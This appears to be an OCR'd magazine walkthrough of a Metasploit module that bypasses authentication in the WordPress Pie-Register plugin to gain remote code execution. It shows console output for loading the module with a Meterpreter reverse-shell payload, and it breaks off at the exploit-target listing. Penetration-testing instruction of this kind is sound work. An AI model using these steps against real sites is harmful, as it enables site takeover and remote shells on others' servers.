
Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Wordpress Plugin Pie-Register Auth Bypass RCE Module


TARGET: WP Pie - Register Plugin <= 3.7.1.4 **TYPE: Remote**
MODULE : Exploit **ANTI-MALWARE : NA**

Wordpress Pie-register is a Wordpress plugin used for creating registration forms with a simple drag and drop. The above mentioned versions of the plugin have a authorization bypass vulnerab -ility in 1 POST request. This module generates a valid cookie by exploiting this vulnerability.


By using this cookie, hopefully of the admin, it will generate a plugin that is uploaded to the target and executed to gain remote code execution. We have tested this exploit module on Pie register plugin version 3.7.1.4. The download information for the vulnerable plugin is given in our Downloads section. Let's see how this module works. Start Metasploit and load the



```
msf6 > search pie_register

Matching Modules
================

   #  Name                                                 Disclosure Da
te   Rank       Check  Description
   -  ----                                                 -------------
--   ----       -----  -----------
   0  exploit/unix/webapp/wp_pie_register_bypass_rce  2021-10-08
     excellent  Yes    WordPress Plugin Pie Register Auth Bypass to
```




```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tc
p
msf6 exploit(unix/webapp/wp_pie_register_bypass_rce) > show options

Module options (exploit/unix/webapp/wp_pie_register_bypass_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
                                         type:host:port[,type:hos
                                         t:port][...]
   RHOSTS                      yes       The target host(s), see
                                         https://github.com/rapid
                                         7/metasploit-framework/w
                                         iki/Using-Metasploit
```



```
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for ou
                                          tgoing connections
   TARGETURI  /                 yes       The base path to the wor
                                          dpress application
   USERID     1                 yes       User ID to take over
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.40.130   yes       The listen address (an inter
                                     face may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

